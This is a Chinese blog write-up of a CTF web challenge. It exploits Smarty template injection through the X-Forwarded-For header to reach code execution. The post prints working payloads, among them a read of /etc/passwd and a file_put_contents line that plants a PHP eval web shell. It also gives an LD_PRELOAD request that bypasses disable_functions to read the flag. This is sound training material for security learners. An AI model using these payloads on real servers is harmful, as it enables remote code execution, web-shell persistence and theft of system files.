攻防世界 web高手进阶区 9分题 smarty

原创

思源湖的鱼 于 2020-10-17 11:11:45 发布 2635 收藏 8

分类专栏： ctf 文章标签： 攻防世界 ctf web安全 smarty SSTI

本文链接：https://blog.csdn.net/weixin_44604541/article/details/109123323

前言

继续ctf的旅程

开始攻防世界web高手进阶区的9分题

本文是smarty的writeup

解题过程

smarty是php模板引擎

这题应该是一个SSTI

进入界面

220.249.52.133:35238/

IP

Current IP:58.196.131.97

A Simple Public IP Address API

Why use?

Do you need to get the public IP address ? Do you have the requirements to obtain the servers' public IP address? Whatever the reason,sometimes a public IP address API are useful.

You should use this because:

- You can initiate requests without any limit.
- Does not record the visitor information.

API Usage

-	API URI	Type	Sample Output
get IP	`http://220.249.52.133:35238/api`	`text/html`	`8.8.8.8`
get XFF(X-Forwarded-For)	`http://220.249.52.133:35238/xff`	`text/html`	`8.8.8.8`

Connection

Request-Header

```
GET / HTTP/2.0
Host: www.ip.la
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8
Cache-Control: max-age=0
Dnt: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.131 Safari/537.36
```

Build With Smarty !

根据题目和页面最下方`build with smarty`
确认是用smarty模板
那就有两种可能的注入点：


- XFF
- client IP

尝试
将XFF头改为`{7*7}`

发现current IP的值变为了49
可以确定这里存在SSTI

尝试注入

```
{$smarty.version}
```



得到smarty版本3.1.30

```
{phpinfo()}
```

得到php版本7.2.24


注入方法：

- 常规`{}`
- `{php}{/php}`标签，已经弃用，在Smarty 3.1，{php}仅在SmartyBC中可用
- `{literal}`标签，在php5中可以用
- 静态方法，在在3.1.30的Smarty中被删除
- `{if}`标签

总结一下就是在本题中只有常规`{}`和`{if}`标签可用

先试试常规


```
{system('ls')}
```



没有显示
但之前phpinfo是正常显示的
就迷惑了

试试`{if}`标签

```
{if phpinfo()}{/if}
```




phpinfo显示

```
{if system('ls')}{/if}
```


ls指令又失败了

不死心试试其他注入方法

```
{php}phpinfo();{/php}
```




```
{self::getStreamVariable("file:///etc/passwd")}
```




都意料之内的直接失败

这说明注入方法还是常规`{}`或`{if}`标签
但是system可能被干掉了
去看眼phpinfo里面的信息

发现system果然被禁了
且可访问的地址是`/var/www/html/`
这感觉是可以上传文件进行突破
但一时没有思路
查了好一会儿资料
。。。。。。
这里参考无需sendmail：巧用LD_PRELOAD突破disable_functions
一句话木马

```
{if file_put_contents("/var/www/html/shell.php","<?php @eval($_POST['helter']);?>")}{/if}
```


蚁剑连接



根据文章


上传bypass_disablefunc.php和bypass_disablefunc_x64.so

具体代码在作者的github上



url访问

```
/bypass_disablefunc.php?cmd=cat /flag&outpath=/tmp/tmpfile&sopath=/var/www/html/bypass_disablefunc_x64.so
```



成功得到flag

结语

smarty的模板注入没啥问题，了解下就懂了
后面巧用LD_PRELOAD突破disable_functions有点妙
也查了好久
学到了

知识点

- smarty模板注入
- 巧用LD_PRELOAD突破disable_functions

几篇参考

- Smarty SSTI
- [BJDCTF2020]The mystery of ip(xff,smarty模板注入)
- PHP的模板注入（Smarty模板）
- 无需sendmail：巧用LD_PRELOAD突破disable_functions